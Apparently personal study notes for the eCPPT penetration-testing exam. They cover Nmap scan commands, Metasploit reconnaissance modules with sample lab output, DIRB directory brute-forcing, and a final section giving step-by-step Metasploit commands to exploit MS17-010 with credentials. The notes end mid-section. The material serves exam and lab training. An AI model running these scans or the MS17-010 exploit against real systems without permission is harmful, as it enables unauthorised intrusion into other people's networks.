eCPPT (eLearnSecurity Certified Professional Penetration Tester) – Notes Exam

Warning

These are content notes that may be useful for the test, but it does not mean that they are the methods you will use to pass the test.

Lab Simulation

https://vulnhub.com/

https://www.hackthebox.eu/

https://github.com/overgrowncarrot1/eCPPT-Notes/blob/main/eCPPT%20Labs.ctb

https://github.com/CyberSecurityUP/Buffer-Overflow-Labs

https://tryhackme.com/

Information Gathering and Reconnaissance

Nmap

We have established an understanding of what Nmap is and how we can use it. Here are some basic Nmap commands that administrators can use to their advantage.

1. Nmap Port Scan Command

If you wish to scan a port or even an entire port range on remote or local servers, you will have to execute the Nmap port scan command. Here is what the Nmap port scan command will be:

nmap -p 1-65535 localhost

Now, in this example, you scanned 65535 ports on the local host computer. You can change the values according to your need, and the number of ports getting scanned will also change completely. Nmap command to scan all ports can also help execute the process better and in an easy way.

2. Nmap Scan Against Host and Ip Address

While this is included in the Nmap basic commands, the scan against the host or IP address can come in handy. The command that can help in executing this process is:

nmap 1.1.1.1

The above example is for the host's IP address, but you just have to replace the address with the name when you scan the hostname.

3. Ping Scan Using Nmap

The Nmap command list is vast and extensive. Several examples can be listed, but if you wish to ping scan using Nmap, here is what you need to do:

nmap -sp 192.168.5.0/24

This is probably one of the most used and popular Nmap commands to help host detection on any network.

4. Multiple Ip Address Scan

The list of Nmap commands also includes the IP address scanner. If you wish to scan one IP address, follow the code given in point number 2, but if you have multiple IP addresses to scan, you need to follow the steps listed below.

nmap 1.1.1.1 8.8.8.8

This syntax will help in scanning multiple addresses. You do have other syntaxes for consecutive IP addresses.

6. Popular Ports Scanning

There is a syntax for everything in Nmap, but you must use the one below for popular port scanning.

nmap –top-ports 20 192.168.1.106

Using top ports with specific numbers can help the user scan the top 'X' number of the common ports in the given an example. You can replace the number 20 from the above syntax, and here are the outputs that can be expected.

Others Commands

- Nmap stealth scan using SYN nmap -sS $ip
- Nmap stealth scan using FIN nmap -sF $ip
- Nmap Banner Grabbing nmap -sV -sT $ip
- Nmap OS Fingerprinting nmap -O $ip
- Nmap Regular Scan: nmap $ip/24
- Enumeration Scan nmap -p 1-65535 -sV -sS -A -T4 $ip/24 -oN nmap.txt
- Enumeration Scan All Ports TCP / UDP and output to a txt file nmap -oN nmap2.txt -v -sU -sS -p- -A -T4 $ip
- Nmap output to a file: nmap -oN nmap.txt -p 1-65535 -sV -sS -A -T4 $ip/24
- Quick Scan: nmap -T4 -F $ip/24
- Quick Scan Plus: nmap -sV -T4 -O -F --version-light $ip/24
- Quick traceroute nmap -sn --traceroute $ip
- All TCP and UDP Ports nmap -v -sU -sS -p- -A -T4 $ip
- Intense Scan: nmap -T4 -A -v $ip
- Intense Scan Plus UDP nmap -sS -sU -T4 -A -v $ip/24
- Intense Scan ALL TCP Ports nmap -p 1-65535 -T4 -A -v $ip/24
- Intense Scan - No Ping nmap -T4 -A -v -Pn $ip/24

- Ping scan nmap -sn $ip/24
- Slow Comprehensive Scan nmap -sS -sU -T4 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY -g 53 --script "default or (discovery and safe)" $ip/24
- Scan with Active connect in order to weed out any spoofed ports designed to troll you nmap -p1-65535 -A -T5 -sT $ip

Metasploit Recon

Preparing Metasploit for Port Scanning

Scanners and most other auxiliary modules use the 'RHOSTS' option instead of 'RHOST'. RHOSTS can take IP ranges (192.168.1.20-192.168.1.30), CIDR ranges (192.168.1.0/24), multiple ranges separated by commas (192.168.1.0/24, 192.168.3.0/24), and line-separated host list files (file:/tmp/hostlist.txt). This is another use for a grepable Nmap output file.

By default, all of the scanner modules will have the 'THREADS' value set to '1'. The 'THREADS' value sets the number of concurrent threads to use while scanning. Set this value to a higher number in order to speed up your scans or keep it lower in order to reduce network traffic but be sure to adhere to the following guidelines:

- Keep the THREADS value under 16 on native Win32 systems
- Keep THREADS under 200 when running MSF under Cygwin
- On Unix-like operating systems, THREADS can be set as high as 256.

Nmap & db_nmap

We can use the db_nmap command to run Nmap against our targets and our scan results would than be stored automatically in our database. However, if you also wish to import the scan results into another application or framework later on, you will likely want to export the scan results in XML format. It is always nice to have all three Nmap outputs (xml, grepable, and normal). So we can run the Nmap scan using the -oA flag followed by the desired filename to generate the three output files, then issue the db_import command to populate the Metasploit database.

Run Nmap with the options you would normally use from the command line. If we wished for our scan to be saved to our database, we would omit the output flag and use db_nmap. The example below would then be db_nmap -v -sV 192.168.1.0/24.

```
msf > nmap -v -sV 192.168.1.0/24 -oA subnet_1

[*] exec: nmap -v -sV 192.168.1.0/24 -oA subnet_1
```

```
Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-13 19:29 MDT

NSE: Loaded 3 scripts for scanning.

Initiating ARP Ping Scan at 19:29

Scanning 101 hosts [1 port/host]

...

Nmap done: 256 IP addresses (16 hosts up) scanned in 499.41 seconds

Raw packets sent: 19973 (877.822KB) | Rcvd: 15125 (609.512KB)
```

Port Scanning

In addition to running Nmap, there are a variety of other port scanners that are available to us within the framework.

```
msf > search portscan



Matching Modules

================



   Name                                     Disclosure Date  Rank
Description
```

```
   ----                                        ---------------  ----
-----------


   auxiliary/scanner/natpmp/natpmp_portscan
normal  NAT-PMP External Port Scanner


   auxiliary/scanner/portscan/ack
normal  TCP ACK Firewall Scanner


   auxiliary/scanner/portscan/ftpbounce
normal  FTP Bounce Port Scanner


   auxiliary/scanner/portscan/syn
normal  TCP SYN Port Scanner


   auxiliary/scanner/portscan/tcp
normal  TCP Port Scanner


   auxiliary/scanner/portscan/xmas
normal  TCP "XMas" Port Scanner
```

For the sake of comparison, we'll compare our Nmap scan results for port 80 with a Metasploit scanning module. First, let's determine what hosts had port 80 open according to Nmap.

```
msf > cat subnet_1.gnmap | grep 80/open | awk '{print $2}'

[*] exec: cat subnet_1.gnmap | grep 80/open | awk '{print $2}'



192.168.1.1

192.168.1.2
```

```
192.168.1.10

192.168.1.109

192.168.1.116

192.168.1.150
```

The Nmap scan we ran earlier was a SYN scan so we'll run the same scan across the subnet looking for port 80 through our eth0 interface, using Metasploit.

```
msf > use auxiliary/scanner/portscan/syn

msf auxiliary(syn) > show options



Module options (auxiliary/scanner/portscan/syn):



   Name       Current Setting  Required  Description

   ----       ---------------  --------  -----------

   BATCHSIZE  256              yes       The number of hosts to
scan per set

   DELAY      0                yes       The delay between
connections, per thread, in milliseconds

   INTERFACE                   no        The name of the interface
```

```
   JITTER     0                yes       The delay jitter factor
(maximum value by which to +/- DELAY) in milliseconds.

   PORTS      1-10000          yes       Ports to scan (e.g. 22-
25,80,110-900)

   RHOSTS                      yes       The target address range
or CIDR identifier

   SNAPLEN    65535            yes       The number of bytes to
capture

   THREADS    1                yes       The number of concurrent
threads

   TIMEOUT    500              yes       The reply read timeout in
milliseconds



msf auxiliary(syn) > set INTERFACE eth0

INTERFACE => eth0

msf auxiliary(syn) > set PORTS 80

PORTS => 80

msf auxiliary(syn) > set RHOSTS 192.168.1.0/24

RHOSTS => 192.168.1.0/24

msf auxiliary(syn) > set THREADS 50
```

```
THREADS => 50

msf auxiliary(syn) > run



[*] TCP OPEN 192.168.1.1:80

[*] TCP OPEN 192.168.1.2:80

[*] TCP OPEN 192.168.1.10:80

[*] TCP OPEN 192.168.1.109:80

[*] TCP OPEN 192.168.1.116:80

[*] TCP OPEN 192.168.1.150:80

[*] Scanned 256 of 256 hosts (100% complete)

[*] Auxiliary module execution completed
```

Here we'll load up the 'tcp' scanner and we'll use it against another target. As with all the previously mentioned plugins, this uses the 'RHOSTS' option. Remember we can issue the hosts -R command to automatically set this option with the hosts found in our database.

```
msf > use auxiliary/scanner/portscan/tcp

msf  auxiliary(tcp) > show options
```

```
Module options (auxiliary/scanner/portscan/tcp):



   Name         Current Setting  Required  Description

   ----         ---------------  --------  -----------

   CONCURRENCY  10               yes       The number of concurrent
ports to check per host

   DELAY        0                yes       The delay between
connections, per thread, in milliseconds

   JITTER       0                yes       The delay jitter factor
(maximum value by which to +/- DELAY) in milliseconds.

   PORTS        1-10000          yes       Ports to scan (e.g. 22-
25,80,110-900)

   RHOSTS                        yes       The target address range
or CIDR identifier

   THREADS      1                yes       The number of concurrent
threads

   TIMEOUT      1000             yes       The socket connect
timeout in milliseconds



msf  auxiliary(tcp) > hosts -R
```

```
Hosts

=====



address         mac                name  os_name  os_flavor  os_sp
purpose  info  comments

-------         ---                ----  -------  ---------  -----
-------  ----  --------

172.16.194.172  00:0C:29:D1:62:80        Linux    Ubuntu
server



RHOSTS => 172.16.194.172



msf  auxiliary(tcp) > show options



Module options (auxiliary/scanner/portscan/tcp):



   Name         Current Setting  Required  Description

   ----         ---------------  --------  -----------
```

```
   CONCURRENCY  10              yes       The number of concurrent
ports to check per host

   FILTER                       no        The filter string for
capturing traffic

   INTERFACE                    no        The name of the
interface

   PCAPFILE                     no        The name of the PCAP
capture file to process

   PORTS        1-1024          yes       Ports to scan (e.g. 22-
25,80,110-900)

   RHOSTS       172.16.194.172  yes       The target address range
or CIDR identifier

   SNAPLEN      65535           yes       The number of bytes to
capture

   THREADS      10               yes       The number of
concurrent threads

   TIMEOUT      1000            yes       The socket connect
timeout in milliseconds



msf  auxiliary(tcp) > run



[*] 172.16.194.172:25 - TCP OPEN

[*] 172.16.194.172:23 - TCP OPEN
```

```
[*] 172.16.194.172:22 - TCP OPEN

[*] 172.16.194.172:21 - TCP OPEN

[*] 172.16.194.172:53 - TCP OPEN

[*] 172.16.194.172:80 - TCP OPEN

[*] 172.16.194.172:111 - TCP OPEN

[*] 172.16.194.172:139 - TCP OPEN

[*] 172.16.194.172:445 - TCP OPEN

[*] 172.16.194.172:514 - TCP OPEN

[*] 172.16.194.172:513 - TCP OPEN

[*] 172.16.194.172:512 - TCP OPEN

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

msf  auxiliary(tcp) >
```

We can see that Metasploit's built-in scanner modules are more than capable of finding systems and open ports for us. It's just another excellent tool to have in your arsenal if you happen to be running Metasploit on a system without Nmap installed.

SMB Version Scanning

Now that we have determined which hosts are available on the network, we can attempt to determine the operating systems they are running. This will help us narrow down our attacks to target a specific system and will stop us from wasting time on those that aren't vulnerable to a particular exploit.

Since there are many systems in our scan that have port 445 open, we will use the **scanner/smb/version** module to determine which version of Windows is running on a target and which Samba version is on a Linux host.

```
msf > use auxiliary/scanner/smb/smb_version

msf auxiliary(smb_version) > set RHOSTS 192.168.1.200-210

RHOSTS => 192.168.1.200-210

msf auxiliary(smb_version) > set THREADS 11

THREADS => 11

msf auxiliary(smb_version) > run




[*] 192.168.1.209:445 is running Windows 2003 R2 Service Pack 2
(language: Unknown) (name:XEN-2K3-FUZZ) (domain:WORKGROUP)

[*] 192.168.1.201:445 is running Windows XP Service Pack 3
(language: English) (name:V-XP-EXPLOIT) (domain:WORKGROUP)

[*] 192.168.1.202:445 is running Windows XP Service Pack 3
(language: English) (name:V-XP-DEBUG) (domain:WORKGROUP)

[*] Scanned 04 of 11 hosts (036% complete)
```

```
[*] Scanned 09 of 11 hosts (081% complete)

[*] Scanned 11 of 11 hosts (100% complete)

[*] Auxiliary module execution completed
```

Also notice that if we issue the hosts command now, the newly-acquired information is stored in Metasploit's database.

```
msf auxiliary(smb_version) > hosts



Hosts

=====



address        mac  name  os_name           os_flavor  os_sp
purpose  info  comments

-------        ---  ----  -------           ---------  -----  ----
---  ----  --------

192.168.1.201            Microsoft Windows  XP         SP3
client

192.168.1.202            Microsoft Windows  XP         SP3
client

192.168.1.209            Microsoft Windows  2003 R2    SP2
server
```

Idle Scanning

Nmap's IPID Idle scanning allows us to be a little stealthy scanning a target while spoofing the IP address of another host on the network. In order for this type of scan to work, we will need to locate a host that is idle on the network and uses IPID sequences of either Incremental or Broken Little-Endian Incremental. Metasploit contains the module **scanner/ip/ipidseq** to scan and look for a host that fits the requirements.

In the free online Nmap book, you can find out more information on Nmap Idle Scanning.

```
msf > use auxiliary/scanner/ip/ipidseq

msf auxiliary(ipidseq) > show options



Module options (auxiliary/scanner/ip/ipidseq):



   Name       Current Setting  Required  Description

   ----       ---------------  --------  -----------

   INTERFACE                   no        The name of the interface

   RHOSTS                      yes       The target address range
or CIDR identifier

   RPORT      80               yes       The target port

   SNAPLEN    65535            yes       The number of bytes to
capture
```

```
   THREADS    1                yes       The number of concurrent
threads

   TIMEOUT    500              yes       The reply read timeout in
milliseconds



msf auxiliary(ipidseq) > set RHOSTS 192.168.1.0/24

RHOSTS => 192.168.1.0/24

msf auxiliary(ipidseq) > set THREADS 50

THREADS => 50

msf auxiliary(ipidseq) > run



[*] 192.168.1.1's IPID sequence class: All zeros

[*] 192.168.1.2's IPID sequence class: Incremental!

[*] 192.168.1.10's IPID sequence class: Incremental!

[*] 192.168.1.104's IPID sequence class: Randomized

[*] 192.168.1.109's IPID sequence class: Incremental!

[*] 192.168.1.111's IPID sequence class: Incremental!

[*] 192.168.1.114's IPID sequence class: Incremental!
```

```
[*] 192.168.1.116's IPID sequence class: All zeros

[*] 192.168.1.124's IPID sequence class: Incremental!

[*] 192.168.1.123's IPID sequence class: Incremental!

[*] 192.168.1.137's IPID sequence class: All zeros

[*] 192.168.1.150's IPID sequence class: All zeros

[*] 192.168.1.151's IPID sequence class: Incremental!

[*] Auxiliary module execution completed
```

Judging by the results of our scan, we have a number of potential zombies we can use to perform idle scanning. We'll try scanning a host using the zombie at 192.168.1.109 and see if we get the same results we had earlier.

```
msf auxiliary(ipidseq) > nmap -Pn -sI 192.168.1.109 192.168.1.114

[*] exec: nmap -Pn -sI 192.168.1.109 192.168.1.114



Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-14 05:51 MDT

Idle scan using zombie 192.168.1.109 (192.168.1.109:80); Class:
Incremental

Interesting ports on 192.168.1.114:

Not shown: 996 closed|filtered ports
```

```
PORT STATE SERVICE

135/tcp open msrpc

139/tcp open netbios-ssn

445/tcp open microsoft-ds

3389/tcp open ms-term-serv

MAC Address: 00:0C:29:41:F2:E8 (VMware)




Nmap done: 1 IP address (1 host up) scanned in 5.56 seconds
```

Scanning Services Using Metasploit

Again, other than using Nmap to perform scanning for services on our target network, Metasploit also includes a large variety of scanners for various services, often helping you determine potentially vulnerable running services on target machines.

CONTENTS

SSH Service

A previous scan shows us we have TCP port 22 open on two machines. SSH is very secure but vulnerabilities are not unheard of and it always pays to gather as much information as possible from your targets.

```
msf > services -p 22 -c name,port,proto
```

```
Services

========



host            name  port  proto

----            ----  ----  -----

172.16.194.163  ssh   22    tcp

172.16.194.172  ssh   22    tcp
```

We'll load up the **ssh_version** auxiliary scanner and issue the **set** command to set the 'RHOSTS' option. From there we can run the module by simple typing **run**.

```
msf > use auxiliary/scanner/ssh/ssh_version



msf  auxiliary(ssh_version) > set RHOSTS 172.16.194.163
172.16.194.172

RHOSTS => 172.16.194.163 172.16.194.172



msf  auxiliary(ssh_version) > show options
```

```
Module options (auxiliary/scanner/ssh/ssh_version):

   Name     Current Setting               Required  Description
   ----     ---------------               --------  -----------
   RHOSTS   172.16.194.163 172.16.194.172  yes       The target
address range or CIDR identifier
   RPORT    22                            yes       The target
port
   THREADS  1                             yes       The number of
concurrent threads
   TIMEOUT  30                            yes       Timeout for
the SSH probe


msf  auxiliary(ssh_version) > run

[*] 172.16.194.163:22, SSH server version: SSH-2.0-OpenSSH_5.3p1
Debian-3ubuntu7

[*] Scanned 1 of 2 hosts (050% complete)
```

```
[*] 172.16.194.172:22, SSH server version: SSH-2.0-OpenSSH_4.7p1
Debian-8ubuntu1


[*] Scanned 2 of 2 hosts (100% complete)


[*] Auxiliary module execution completed
```

FTP Service

Poorly configured FTP servers can frequently be the foothold you need in order to gain access to an entire network so it always pays off to check to see if anonymous access is allowed whenever you encounter an open FTP port which is usually on TCP port 21. We'll set the 'THREADS' to '1' here as we're only going to scan 1 host.

```
msf > services -p 21 -c name,proto




Services

========




host            name  proto

----            ----  -----

172.16.194.172  ftp   tcp




msf > use auxiliary/scanner/ftp/ftp_version
```

```
msf  auxiliary(ftp_version) > set RHOSTS 172.16.194.172

RHOSTS => 172.16.194.172



msf  auxiliary(anonymous) > show options

Module options (auxiliary/scanner/ftp/anonymous):



   Name     Current Setting      Required  Description

   ----     ---------------      --------  -----------

   FTPPASS  mozilla@example.com  no        The password for the
specified username

   FTPUSER  anonymous            no        The username to
authenticate as

   RHOSTS   172.16.194.172       yes       The target address range
or CIDR identifier

   RPORT    21                   yes       The target port

   THREADS  1                    yes       The number of concurrent
threads
```

```
msf  auxiliary(anonymous) > run



[*] 172.16.194.172:21 Anonymous READ (220 (vsFTPd 2.3.4))

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed
```

In a short amount of time and with very little work, we are able to acquire a great deal of information about the hosts residing on our network thus providing us with a much better picture of what we are facing when conducting our penetration test.

There are obviously too many scanners for us to show case. It is clear however the Metasploit Framework is well suited for all your scanning and identification needs.

```
msf > use auxiliary/scanner/

Display all 485 possibilities? (y or n)



...snip...
```

https://www.offensive-security.com/metasploit-unleashed/writing-scanner/

https://www.hackers-arise.com/post/2017/04/10/metasploit-basics-part-5-using-metasploit-for-reconnaissance

DIRB

What is Dirb

DIRB is a command line based tool to brute force any directory based on wordlists. DIRB will make an HTTP request and see the HTTP response code of each request

How it works

It internally has a wordlist file which has by default around 4000 words for brute force attack. There are a lot of updated wordlists available over the internet which can also be used. Dirb searches for the words in its wordlist in every directory or object of a website or a server. It might be an admin panel or a subdirectory that is vulnerable to attack. The key is to find the objects as they are generally hidden.

How to get it?

Donwload Dirb via Github : https://github.com/seifreed/dirb
Download Dirb via Sourceforge : https://sourceforge.net/projects/dirb/

Note : I used Kali Linux and Dirb comes pre-installed with Kali.

Purpose of Dirb in Security testing:

Purpose of DIRB is to help in professional and web application auditing in security testing. DIRB looks for almost all the web objects that other generic CGI scanners can't look for. It doesn't look for vulnerabilities but it looks for the web contents that can be vulnerable.


Using Dirb:

Step 1 — Open Terminal

Step 2 — Start Dirb

Once we have a terminal open, go ahead and type **dirb** to get the help screen.

Kali> dirb




As you can see in this screenshot above, DIRB's syntax is very simple with multiple options. In its simplest form, we only need to type the command **dirb** followed by the **URL**of the website we are testing.

Kali> dirb URL


Step 3 — Dirb for simple hidden object scan

with the Dirb's default word list file it searches the URL for 4612 Object types. Let's try it on test site, webscantest.com.

kali > dirb http://webscantest.com



DIRB begins the scan looking for those keywords among the website objects.



The results list with the response code and the size of the file for each ping. Also, dirb starts searching the files of the folder which returns the response code as 200. It searches the entire folders with the wordlist and displays the results.

Finally, when DIRB is done, it reports back the number of found objects (113 in this case). Note that in the help screen above, we can use the -o switch to send the results to an output file to save the results to a text file.

Testing for Special Vulnerable list


We can use DIRB to test for specific vulnerable objects within specific types of web technologies. Each web technology has different vulnerabilities. They are NOT all the same. DIRB can help us look for specific vulnerable objects specific to the particular technology.

In Kali, DIRB has specific wordlists to search for these vulnerable often hidden objects. You can find them at:

kali > cd /usr/share/dirb/wordlists/vuln

Then list the contents of that directory:

kali > ls -l



https://medium.com/tech-zoom/dirb-a-web-content-scanner-bc9cba624c86

Exploitation with Metasploit

MS17-010 Exploitation

Metasploit has released three (3) modules that can exploit this and are commonly used. I have listed the modules in order of most reliable to least reliable.

1. use exploit/windows/smb/ms17 _ 010 _ psexec **with credentials**
2. use auxiliary/admin/smb/ms17_ 010 _ command
3. use exploit/windows/smb/ms17_ 010 _ eternalblue

I'll go into detail using each of the above as examples.

ms17_010_psexec **with credentials**

This module is by far the most reliable, **however you do need credentials on the machine**. Some use cases for this are the following.

1. You have regular domain user credentials on the network and want to get admin on a machine.
2. You have local user credentials for the machine and want to get admin

3. You want to validate the vulnerability exists using a stable exploit

Steps for using this exploit

msfconsole // fires up metasploit

use exploit/windows/smb/ms17_010_psexec // loads the metasploit module

set smbuser jsmith // sets the username when authenticating to the machine

set smbpass Password1 // sets the password for the user

set smbdomain CORP // sets the domain to use. If this is a local account, use WORKGROUP or WORKSTATION as this value.

set RHOST <IP ADDRESS> // this sets the IP address of the target machine. You need to replace IP <IP ADDRESS> with the IP address of the target system

run // this executes the command

The above exploit will work in almost all scenarios where the machine is vulnerable. This is **the most** reliable way to exploit MS17-010 on a machine.

ms17_010_command

